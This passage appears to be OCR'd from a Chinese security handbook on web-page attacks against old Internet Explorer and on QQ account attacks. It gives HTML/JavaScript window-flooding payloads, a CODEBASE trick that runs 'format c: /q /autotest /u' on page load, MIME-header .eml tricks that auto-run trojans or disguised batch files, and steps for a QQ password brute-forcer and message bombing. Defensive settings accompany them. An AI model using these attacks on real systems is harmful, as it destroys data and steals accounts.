2. Web 聊天室攻击

网上利用 Web 聊天室的攻击也相当常见，在 Web 聊天室中，可以通过一些 HTML 语句来实现攻击，如可使用贴图<img src="javascript：n=1；do{window,open(")}while(n==1)" width ="l" >，使对方打开无数的新窗口。另外 file：//c：/con/con 语句也很有用。还可以发一幅超级大的图给对方，但在此之前，一定要把自己的浏览器的图形功能关闭，再到闲聊屋的配置里把图片功能关闭，使用的命令为：<imgsrc="http：//a"，width="1" height="900000"></p>。

3. 恶意 Html 代码

相信读者大多数都听过混客绝情炸弹，经常上网的人对 Html 恶意代码是防不胜防，只要对一些代码稍加修改就可以做一个杀伤力极大的炸弹。比如，使用“<script laneuage="javascript"> for（i=0；i<100；i++）{window.open（）}</script>”段代码即可实现连续打开一百个窗口（当然还可以更多），直到耗尽计算机的系统资源为止。

此外，还可制作一些诸如格式化硬盘或死机蓝屏代码，浏览 Web 页面也会有如此的安全隐患，所以建议在上网时一定要格外小心，最好使用 IE 防火墙或干脆禁用脚本代码。具体操作步骤如下：

步骤 1 右击 IE 浏览器，从弹出的快捷菜单中选择“属性”命令，打开“Internet 属性”对话框，如图 3-17 所示。

步骤 2 在“安全”选项卡中单击“自定义级别”按钮，打开“安全设置”对话框，在其中设置禁用脚本，如图 3-18 所示。

图 3-17　“安全”设置对话框




图 3-18　“安全设置”对话框

步骤 3 由于文件扩展名为 chm 的文件是已编译的 HTML 帮助文件，因此，当在 Windows 系统中打开这些 chm 文件时，将会打开“帮助”窗口，窗口左边是帮助文件的目录，窗口右边则是已经编译好的 HTML 文件，如图 3-19 所示。




图 3-19　打开的 chm 文件

因为这些 chm 文件中应用了 HTML 文件，因此，可以在 chm 帮助文件中使用超级链接，这就使得帮助文件具有更加灵活的结构。

3.4.2 chm 帮助文件执行任意程序的防范

微软公司在 IE6 中已经对 chm 帮助文件的漏洞做了修补：只有当 chm 帮助文件从本地文件系统中加载时，才允许 chm 文件执行程序。但这种修补基本不起什么作用，用户仍可使用 Internet 临时文件目录打开 chm 帮助文件。具体操作步骤如下：

步骤 1 新建 HTML 文件 chmtempmain.html 的源代码如图 3-20 所示。在 HTML 文件 chmtempmain.html 中插入了一个 HTML 文件对象 chmtemp.html，并在文件中把 chml.chm 定义为图片的源文件。

步骤 2 当在 IE 中打开文件 chmtempmain.html 时，IE 会把 chml.chm 帮助文件作为图像文件下载到 IE 的临时文件夹中。

步骤 3 再在相同的文件夹中，新建一个 HTML 文件 chmtemp.html，具体代码如图 3-21 所示。通过使用 document.url 获得新建 chmtemp.html 文件的 Internet 临时文件的目录名称，一旦其得到 Internet 临时文件目录的名称，即可利用 window.showHelp 来打开 Internet 临时文件目录中的 chm 文件。




图 3-20 chmtempmain.html 文件源代码

图 3-21 chmtemp.html 文件源代码

因此，目前微软的补丁对于利用 chm 帮助文件执行任意程序的攻击方法，基本起不到什么作用。但因为该攻击方法也是依靠在网页中执行脚本代码实现的，所以通过限制网页中脚本代码的使用，也可以较好地防范该种攻击方法。具体操作步骤如下：

步骤 1 在 IE 浏览器主窗口中，选择“工具”→“Internet 选项”命令，打开“Internet 选项”对话框。

步骤 2 单击“安全”选项卡中的“自定义级别”按钮，打开“安全设置”对话框。

步骤 3 此时，用户只要在此“安全设置”对话框中，选择禁用 Active X 控件和活动脚本，就可以有效地防止不怀好意的黑客利用 chm 帮助文件的恶意代码进行恶意攻击。

3.4.3　IE 执行本地可执行文件漏洞

下面介绍如何利用 IE 中的一个漏洞，来允许恶意网站在浏览其网页的客户机上执行任意程序。在恶意网页中需要嵌入一个 CLASSID 值为非 0 的对象，且其 CODEBASE 的参数值指向客户机上的任何可执行程序，这样，以后每当用户浏览到这个网页时，客户机上的程序就会自动执行。

这种方法的原理是：使用函数 window.popup()或 window.open()创建一个新对象时，如果对象的 CODEBASE 值指向一个客户机上的可执行程序时，程序就会被执行。该漏洞可以存在于所有的 IE 版本中，甚至包括 IE6. 0，而且利用这个漏洞可以在客户机上执行任意程序。

下面的例子演示了利用该漏洞进行攻击的具体操作步骤：

步骤 1 新建一个源代码如图 3-22 所示的网页（实际上此代码就是执行了 document. body.innerHTML 中，由 Object 对象的 CODEBASE 所指定的可执行文件）。

步骤 2 利用 JavaScript 中定义的快捷菜单对象，使用 window.createpopup 创建一个 oPopup 对象之后，在该对象的 document.body.innerHTML 中插入 Object 对象。

步骤 3 再在 Object 对象中指定 CODEBASE 的内容，当然，该内容可以是本地计算机上的任意一个可执行文件，最后用 oPopup 对象的 show 函数来显示 document.body 的内容。

步骤 4 在网页中添加其他可执行文件，如图 3-23 所示。再用 IE6 版本的浏览器，即可看到如图 3-24 所示的网页。

图 3-22　新建网页源代码

图 3-23　部分可执行文件源代码

步骤 5 单击 Command 链接，弹出“Windows 资源管理器”窗口，如图 3-25 所示。单击 Regedit 连接，打开注册表编辑器窗口。

图 3-24 执行可执行文件

图 3-25 Windows 资源管理器窗口

步骤 6 此外，还可以把 CODEBASE 后面指定的可执行程序换成其他具有破坏性的命令，如 CODEBASE=c：\Winnt\system32\format c：/q/autotest/u 或 CODEBASE=c：\Windows\ format c：/q/autotest/u，再把新建的网页发布到网上去。这样，当用户浏览到该网页时，该网页就会未经提示直接格式化用户计算机中的 C 盘。

3.5 IE 处理异常 MIME 漏洞

MIME（Multipurpose Internet Mail Extension）起初定义为在 Internet 电子信件中的编码方法，现在已演化成一种指定文件类型（Internet 的任何形式的消息：e-mail，usenet 新闻和 Web）的通用方法。如果 Internet 上有两个程序在联系，则其中一个发文件，另一个将接收文件。

如果发送的是 MIME 类型文件，接收程序通过识别会告诉用户它是否能够处理。每一种文件格式都有一组相一致的名称。至于是否匹配，这不应该成为所担心的问题，多数标准文件都有对应于 MIME 类型的文件格式。大家可能在使用 CGI 程序时都接触过 MIME 类型，其中的 content-type 语句用来指明传递了 MIME 类型的文件（如 text / html 或 text/plain）。在使用 MIME 时，MIME 文件类型（如 text/html 或 text/plain）是用 content-type 语句来指定。

3.5.1 MIME 头漏洞应用基础

MIME 类型分为两部分：一个是文件的一般格式（如文本、图像或应用程序）；另一个就是文件的特殊格式（对文本有 html、plain 格式，对图像有 gif、jpeg 格式）。一般 text/html、image/gif、video/quicktime 或 application/postscripto 是比较典型的 MIME 类型。

一旦一组标准的 MIME 类型被定义，新的 MIME 类型就必须在 IANA（全称为 Internet Assigned Numbers Authority）中登记。新的 MIME 类型在没有正式认可时必须采用以 x-开头的命令指定，如 audio/x-noise- from-join 或 application/x-httpd-cgi：在建立 NCSA 服务器时它可以运行 CGI 程序，包含时也是这种情况：application / x-httpd-cgi 和 x-serverd-parsed-html。

MIME 头漏洞是由国外的一个安全小组发现的，该小组在研究时发现 MIME 在处理不正常的MIME类型时存在着很大的问题，比如攻击者可以创建一个HTML格式的E-mail，并且该E-mail的附件为可执行文件，通过修改 MIME 头，使得 IE 执行这个 MIME 所指定的可执行文件。

根据附件类型的不同，IE 处理附件的方式分为如下几种情况：

- 附件是文本文件时，IE 会读取这个文件。
- 附件是声音或者图像文件时，IE 会直接播放这个文件。
- 附件是图形文件时，IE 会显示这个文件。
- 附件是一个 EXE 文件时，IE 会提示用户是否执行。

上述的 IE 处理附件的方式已被 MIME 头漏洞所利用，如果邮件的附件是一个 EXE 可执行文件，攻击者就可以更改 MIME 类型，把 MIME 类型改成 IE 直接播放的声音或者图像文件，则 IE 就会不提示用户，而是直接运行附件中的 EXE 文件，从而使攻击者加在附件中的程序或者攻击命令能够直接运行。

1. MIME 实行攻击方式的入侵思维

正所谓知己知彼，百战不殆，只有从攻击者的思考方式去猜想别人的攻击，才能知道别人会怎么设圈套和利用哪些方式去攻击自己的。因此，虽然不鼓励用户想着如何利用 MIME 头漏洞去攻击别人，但出于防范需要，有必要将其具体的攻击过程讲述一下。

① 攻击者一般通过用记事本等编辑工具编写错误的 MIME 头信件，因为使用 Outlook 或 Foxmail 等工具，无法直接编写出这种错误的 MIME 头信件，编写完之后再利用 Email 工具的导入功能，把信件发出去。

② 攻击者也可以诱使对方前往某 Web 页面浏览某一特定的页面，在这页面里，攻击者利用一些 RUL 转向技术，迫使访问者收到早已放在某一主机上的错误 MIME 头格式的攻击性文件，或直接给对方写一个 HTML 格式的信件来进行攻击。

③ 在攻击性的 MIME 信件中嵌入对方比较少见的病毒木马。

④ 利用一些黑客为此漏洞编写的特定攻击性软件。

⑤ 修改 MIME 的头部信息，让被攻击者难以发现攻击来源。

针对以上的可能性，建议用户做到如下的预防措施，采用一些临时的解决方法：

- 在微软公司尚未公布漏洞的最终补丁之前，最好不要使用 IE 和 Outlook /Outlook Express 浏览或接收 Email 信件，可以用其他的浏览器（如 Netscape、netants 和 wget 等工具）代替 IE，用 Foxmail 等工具代替 Outlook。
- 不要受陌生人的诱惑打开别人给自己的 RUL，如果确实想看，可以通过一些下载工具把页面下载，用记事本等一些文本编辑工具打开并查看代码。
- 在只能使用 IE 浏览器和资源管理器时，建议禁止"文件下载"、禁止以 Web 方式使用资源管理器、最大限度地禁止活动内容特性、设置资源管理器成"始终显示扩展名"、永远不直接从 IE 浏览器中选择打开文件、以及取消"下载后确认打开"这种扩展名属性等设置。

2. 了解 HTML 格式的 E-mail 文件的源文件

在介绍这种攻击方法的具体步骤之前，需要先了解一下 HTML 格式的 E-mail 文件的源文件内容。下面以 Outlook Express 为例来进行介绍，具体操作步骤如下：

步骤 1 在 Outlook Express 中新建一个邮件之后，在邮件中插入可执行文件作为附件。单击工具栏上的“附件”按钮，打开“插入附件”对话框，如图 3-26 所示。

步骤 2 在选择要作为附件的可执行文件之后，单击“附件”按钮，即可插入附件，如图 3-27 所示。

图 3-26 “插入附件”对话框

图 3-27 插入附件

步骤 3 选择“文件”→“另存为”命令，打开“邮件另存为”对话框，在其中设置文件保存的路径，并将文件保存为 test.eml，如图 3-28 所示。

步骤 4 再用写字板或其他文本编辑浏览器打开 test.eml 文件，这时就可以看到图 3-29 所示的 test.eml 源代码。

图 3-28 “邮件另存为”对话框

图 3-29 test.eml 的源代码

其中源文件中的附件部分，其具体的含义如下：

Content-Type：表示 MIME 类型

Content-Transfer-Encoding：附件文件的编码方式，一般为 base64 方式

Content-Disposition：表示附件

在上述代码中，Content-Type：application/x-msdownload 表示附件中的文件是可执行文件，随后的 TVqQAAMAAAAEAAAA//8A 这段编码就是附件中的可执行文件经过 base64 编码之后的内容。

如果在这里把 Content-Type 指定的类型改成 audio/x-wav，那就表示附件中的文件是声音文件，并且 IE 能直接播放这个文件，也就是说，如果把附件中可执行文件的 MIME 类型（Content-Type）改成声音文件类型，则当用 IE 打开 eml 邮件时，附件中的可执行文件未经提示就可以直接执行了。

通过这种方法，攻击者可以把木马程序作为附件插入到邮件中之后，修改邮件附件的 MIME

类型为声音文件类型，当远程用户在 IE 中浏览该邮件时，木马程序就会自动运行，从而实现往远程用户计算机中植入木马。

3. 利用 MIME 头漏洞种植木马

利用 MIME 头漏洞可以使远程用户浏览网页时中木马，具体操作步骤如下：

步骤 1 在 Outlook Express 中新建一封邮件，把木马程序作为附件插入到该邮件中。

步骤 2 把邮件另存到某个文件夹下，用写字板等文本编辑器打开该邮件，查看该邮件的源代码。在文本编辑器中，把附件中木马程序的 base64 编码拷贝下来，保存在另外一个文本文件中，假定该文件为 bak.txt，用图 3-30 中所示的源代码替换邮件的所有源代码。




图 3-30　新的源代码

步骤 3 用保存在文件 bak.txt 中的木马程序的 basc64 编码，替换上述代码中的******部分，保存该邮件之后。再创建一个新网页并在其中添加一个超链接，指向新建的邮件文件（扩展名为 eml 的文件）。把新建的网页和邮件上传到网上，当远程用户用 IE 浏览该网页时，邮件中的木马附件就会自动执行。

同样，恶意用户也可使用 E-mail 方式将该邮件文件发送给远程用户，当这些远程用户打开这封邮件进行浏览时，潜伏在邮件中的木马附件就可自动执行。

3.5.2　对浏览网页的用户施用恶意指令

在浏览网页的计算机中执行恶意指令的方法都大同小异，下面介绍的攻击方法也利用了 IE

处理异常 MIME 头的漏洞。主要操作步骤如下：

步骤 1 用 Outlook Express 创建一个包含恶意指令的邮件文件（eml 文件）。

步骤 2 新建一个网页，在该网页中包含指向新建邮件文件的超链接。

步骤 3 把新建的网页和邮件文件同时发布到网上，用户浏览该网页时，用户的计算机就会执行邮件中的恶意指令，从而实现攻击的目的。

下面主要讲述一下黑客如何制作含恶意指令的邮件（eml），以便让大家知己知彼，有所防范。

1．执行批处理文件

在邮件文件中可以添加执行批处理文件的指令，在 Outlook Express 中创建一个新邮件并保存到某个文件夹中，并将其命名为 cmd.eml 之后，再在写字板中打开 cmd.eml 文件，再用图 3-31 所示代码替换 cmd.eml 文件中的所有源代码。

上述邮件代码与图 3-30 所示中的邮件代码相比，只是附件部分有所不同，其余部分则是完全一样的。此外，在该邮件源代码的附件部分，还定义了一个名为 hello.bat 的批处理文件，该文件中包含了几个 DOS 命令。




图 3-31　需要替换的源代码

当在 IE 中打开这个邮件后，hello.bat 就会自动运行。攻击者可以在 hello.bat 中添加具有破坏性的 DOS 命令，例如：formatd：/q /u /autotest 将在不提示用户的情况下直接快速格式化 D 盘。另外，还可使用 format、deletetree、fdisk、debug、move 等外部命令。

2．执行 Visual Basic 脚本文件

在邮件文件中可以附加 Visual Basic 脚本文件，这种邮件文件的制作方法如下：

步骤 1 在 Outlook Express 中新建一个邮件并保存在某个文件夹中并命名为 vb.eml，再在写字板中打开 vb.eml，利用图 3-32 所示中代码替换 vb.eml 中所有源代码。

步骤 2 在上述的邮件源代码中可以看到，在附件部分使用了 Visual Basic 脚本 hello.vbs，当这个脚本执行之后，将会在 C 盘上创建一个文本文件 deleteme. txt。

步骤 3 当在 IE 中浏览打开的邮件时，附件中的 hello.vbs 脚本会自动执行，执行后会打开一个提示对话框，此时在 C 盘根目录中，看到新创建的文本文件 deleteme.txt，内容如图 3-33 所示。同样，攻击者可以在 hello.vbs 脚本加入恶意的具有破坏性的脚本。




图 3-32　替换 vb.eml 中的所有源代码

图 3-33　deleteme.txt 文件

3. 伪装要执行的命令

在上述两个例子中，当在 IE 中浏览 eml 文件时，eml 文件中的附件都是在没有提示的情况下就直接运行的，在邮件文件中也可以对附件进行伪装。这样，即使 MIME 头漏洞被修补，远程用户也可能执行附件中的命令而被欺骗。伪装了附件的邮件文件的制作方法如下：

步骤 1 在 Outlook Express 中创建一个新邮件并保存到某个文件夹中，将其命名为 cmd.eml，再在写字板中打开 cmd.eml，利用图 3-34 所示代码替换 cmd.eml 中的所有源代码。

步骤 2 在上述代码中，主要是把附件的 Content-ID 名称改为 readme.txt。这样，IE 执行批处理文件 hello.bat 前就会给出提示，提示对话框如图 3-35 所示。

在文件下载提示对话框中提示的文件为文本文件 readme. txt，如果选择“在文件的当前位置打开”选项，则批处理文件 hello. bat 就被执行。这样，一般的远程用户根本就不可能将这个经过伪装的 eml 文件识别出来，非常具有欺骗性。

图 3-34　替换 cmd.eml 中的所有源代码

图 3-35　文件下载提示对话框

3.5.3　防范 IE 异常处理 MIME 漏洞的攻击

网上测试的结果表明，当在 IE 浏览器中打开扩展名为 eml、nws 的文件时，几乎都存在异常处理 MIME 的问题，把*. eml 更名为*. nws，与前述现象一致。不过目前还没有发现 IE 在解释其他扩展名的文件时有什么缺陷，如果 eml 文件的扩展名被修改成非 eml、非 nws，即使强行指定 IE 打开该文件，也不会触发漏洞。

IE 直接进行播放的 MIME 文件类型也不限于 Content-Type：audio/x-wav 这种类型，Content-Type：application/x-shockwave-flash 也可以引发该漏洞，如下列代码所示：

```
Content-Type: application/x-shockwave-flash;
name="hello.vbs"
Content-Transfer-Encoding: quoted-printable
Content-ID: <donthurtme.pdf>
msgbox  ("Hello")
```

但如果远程用户安装了媒体播放器 7. 0（Mediaplayer7. 0）或以上版本，并将.wav 扩展名关联到媒体播放器 7. 0，则上述使用了 Content-Type：audio/x-wav 这种类型的演示 eml 文件就会失效。在安装媒体播放器 7. 0 过程中如果没有关联.wav 扩展名，则演示仍然有效。一旦媒体播放器 7. 0 关联过. wav 扩展名，即便后来取消了这种关联，上述使用 Content-Type：audio/x-wav 这种类型的演示 eml 文件将失效。

对于一般上网用户，可通过 Windows Update 在线自动升级 Windows 和 IE、Outlook /Outlook Express 防范错误的 MIME 头漏洞。

- 微软公司为这漏洞提供了一个补丁，下载的地址如下：

http://www.microsoft.com/windows/ie/download/critical/Q290108/default.asp

- 下面是一些关于该漏洞的附加信息：该补丁可在 Internet Explorer 5.01 Service Pack 1 或 Internet Explorer 5.5 Service Pack 1 上安装运行。漏洞修补的补丁将收录在 Internet

Explorer 5.01 Service Pack 2 或 Internet Explorer 5.5 Service Pack 2 上。

1．防范批处理命令和脚本命令的攻击

对于使用 MIME 漏洞执行恶意批处理命令、VB 脚本的攻击方法，可采用如下防范措施：

① 简单修改 format、deletetree、fdisk、debug、move 等外部命令，修改 command.com 或 cmd.exe 支持的危险内部命令名，比如 del、rmdir、rd、erase。

② 修改 bat 文件和 vbs 的关联，使得 bat 文件和 vbs 文件的缺省操作是用 Notepad 打开，而并非自动执行。

修改的办法有很多，如果读者熟悉注册表的使用，可以在注册表中直接修改就可以了；否则，还可以利用其他工具软件修改，比如“超级兔子魔法设置”等。

③ 对于 Windows NT 或 Windows 2000 系统的用户，应该仔细设置 NTFS 文件系统保护，减少超级用户登录，以防止黑客们的恶性破坏。

2．防范可执行文件的攻击

因为可执行文件的攻击，可以利用 base64 编码将一个可执行文件直接附带进 eml 文件，不需要利用本地文件系统的已有文件，这种攻击一般相当难以防范。

对于使用 MIME 漏洞执行恶意可执行文件的攻击，可采用如下防范措施：

步骤 1 右击 IE 浏览器，从弹出的快捷菜单中选择“属性”命令，进入到“Internet 属性”对话框。

步骤 2 在“安全”选项卡中单击“自定义级别”按钮，打开“安全设置”对话框。

步骤 3 选择“文件下载”下的“禁用”单选按钮，将其设置为禁用之后，如果在 IE 中打开具有攻击性的 eml、nws 文件，系统将会出现提示：当前安全设置禁止文件下载。

这种解决方案虽然给使用带来了不必要的麻烦，使得用户无法下载网页中的文件，且 IE 快捷菜单中的“文件另存为”工具项也会失效，但却可暂时杜绝利用 MIME 漏洞的恶意攻击。

3.6　可能出现的问题与解决方法

① 为什么清除网站的恶意代码，或在注册表内删除恶意网页的信息时，系统却总是提示是系统文件？

解答：遇到这种情况新手往往会不敢删除，其实这是某些恶毒网站把网页连接伪装成系统文件，而且系统 C 盘下是没有网页形式的系统文件的，因此，这时只要毫不犹豫地将其删掉就可以了。

② 在防范可执行文件的攻击时，如何解决 IE 快捷菜单中的“文件另存为”命令失效的情况？

解答：如果想要下载网页中的文件，则可以在系统中安装网络蚂蚁、网际快车等文件下载工具，使用文件下载工具来下载网页中的文件。

3.7　总结与经验积累

通过本章的学习，读者在实际的操作过程中，可掌握黑客利用网页进行攻击的常用方法和技巧。并通过体会这些方法和技巧，帮助自己更好地防范黑客们的攻击，维护自己或整个公司的计算机网络的安全。且在理论和实践相结合的过程中，可找到学习的乐趣，极大地刺激自己的学习热情，体会到知识是在不断地遇到问题和解决问题过程中积累的。

第 4 章　QQ 的攻击与防御技术

本章精粹

通过学习本章，读者可以了解到黑客窃取 QQ 密码的手段与方法，并有针对性地采取措施，有效保护自己的 QQ 号不被盗走和自己的聊天信息不被泄露。

重点提示

- 常见 QQ 攻击技术
- 预防 QQ 远程盗号
- 预防 QQ 信息炸弹与病毒

通过 QQ 人们可以实现聊天、听音乐、传文件、看视频等，给繁忙的工作空间增添一份休闲。但在使用 QQ 软件过程中经常出现 QQ 被盗的情况，QQ 密码被盗一般有两种途径：一种是本地暴力破解 QQ 密码，另一种是利用键盘记录器类木马程序进行远程盗取密码。

4.1　常见 QQ 攻击技术

腾讯公司的 QQ 是目前网络上使用最为广泛的聊天通信工具，为此，黑客们也将眼光盯上这款软件，从中寻找漏洞，也有人通过专用工具来破解 QQ 密码，从而获取用户的相关信息，给使用者带来损失。

4.1.1　QQ 被攻击的方式

QQ 在使用时会将用户的帐号、密码、好友列表、个人信息和聊天记录等信息，保存在本地计算机的 QQ 安装目录中（默认安装路径为 C:\Program Files\Tencent），并且按照 QQ 安装目录分类，如图 4-1 所示。

因此，黑客们就可以通过如下几条主要途径来对其实施攻击：

1．获取信息

如果在家或办公室是一人使用一台计算机，则不必担心。但如果是几人共用一台计算机或在网吧上网，且自己的聊天记录属于那种个人隐私级，可就要当心了，稍懂“复制”、“粘贴”操作的新手就能窃取这些信息。

如果在 QQ 登录对话框中勾选了“自动登录”复选框，则别人就可以堂而皇之地登录到自己的帐号，这样，自己的那些密码、好友名单、聊天记录等信息就一览无余了。

2．解除密码

解除别人的 QQ 密码有本地解除和远程解除两种方法。本地解除就是在本地机上解除，不

需要登录上网，使用 QQ 密码终结者程序，只需选择好 QQ 号码的目录所在路径之后，选择解除条件（如字母、数字型或混合型），再单击“开始”按钮即可。远程解除密码则使用一个称为“QQ 机器人”的程序，以快速在线解除一个或同时解除多个帐号的密码。




图 4-1　按照 QQ 安装目录分类

3．轰炸账号

轰炸就是在极短时间内发出大量信息给某个 QQ 帐号，使其系统速度变慢直至下线或关机（如果想要给讨厌的人发有强大威力的炸弹，先得知道其 IP 地址和端口号，二者缺一不可）。

另外，想要轰炸谁，最好先将对方列为好友之后，再向其发送一条信息，以探测其 IP 地址和端口，随后就可以轻而易举地轰炸了。针对需要验证通过并有可能拒绝的情况，可以采用 OICQbrick 工具，允许不经过对方验证就可发送信息，而对方同时出现在自己的陌生人名单中，就可以通过别的工具来查看陌生人的 IP 和端口号了。

下面以画蝶 QQ 密码暴力探测器软件为例进行介绍，具体操作步骤如下：

步骤 1 运行“画蝶”破解软件主程序，进入其主窗口，如图 4-2 所示。

步骤 2 根据提示输入菜单选项（这里输入的菜单选项是 A）之后，按【Enter】键提示输入开始探测的 QQ 号码，如图 4-3 所示。

图 4-2　“画蝶”主窗口

图 4-3　输入开始探测的 QQ 号码

步骤 3 在光标显现处输入要探测的 QQ 号码之后，按回车键，即可弹出提示输入结束探测的 QQ 号码，如图 4-4 所示。

步骤 4 由于此软件可以同时破解本地的多个 QQ 号码，因此，可在结束探测 QQ 号码处输入其他的 QQ 号码。如果只是探测一个 QQ 号码，则在结束处输入同开始一样的 QQ 号码，按回车键进入探测状态，如图 4-5 所示。

图 4-4 输入结束探测的 QQ 号码

图 4-5 探测状态

步骤 5 按任意键即可进行密码探测，这里是按“T”键（即调用其文件夹中的字典文件 password.ini 进行对比探测），即可显示探测的结果及相关信息，如图 4-6 所示。

步骤 6 当软件探测结束之后，破解出来的 QQ 密码就会自动记录在 result.txt 文件中。

如果想获得更好的破解效果，则可以手动更新 password.ini 字典文件，即用“记事本”程序将字典文件打开，在其中输入自己认为最有可能的 QQ 密码内容就可以了。

图 4-6 相关信息

4.1.2 用“QQ 登录号码修改专家”查看聊天记录

QQ 登录号码修改专家是一款久负盛名的查看聊天记录的软件，它可以任意删改、增加 QQ 登录框的号码，删除聊天记录，保护个人隐私，增加聊天消息备份功能，使操作更简单一些。

1. 正常查看聊天记录

在介绍使用 QQ 登录号码修改专家查看聊天记录之前，首先来了解一下运用 QQ 自身的消息管理器来实现聊天记录的正常查看方法。具体操作步骤如下：

步骤 1 在图 4-7 所示的 QQ 主窗口中，选择“系统菜单”→“好友与资料”→“消息管理器”命令，打开“信息管理器”窗口，如图 4-8 所示。

图 4-7　执行命令

图 4-8　“信息管理器”窗口

步骤 2 单击左侧树状结构中选择一个好友之后，与这位好友的聊天记录就会在右侧显示出来，如图 4-9 所示。

图 4-9　聊天记录显示

步骤 3 如果希望将自己与好友的聊天记录以文本文件的形式保存起来，只要单击工具条上的“导出”按钮，在下拉菜单中选择“导出聊天记录为文本文件”选项，即可打开“另存为”对话框输入文件名进行保存，如图 4-10 所示。

小技巧

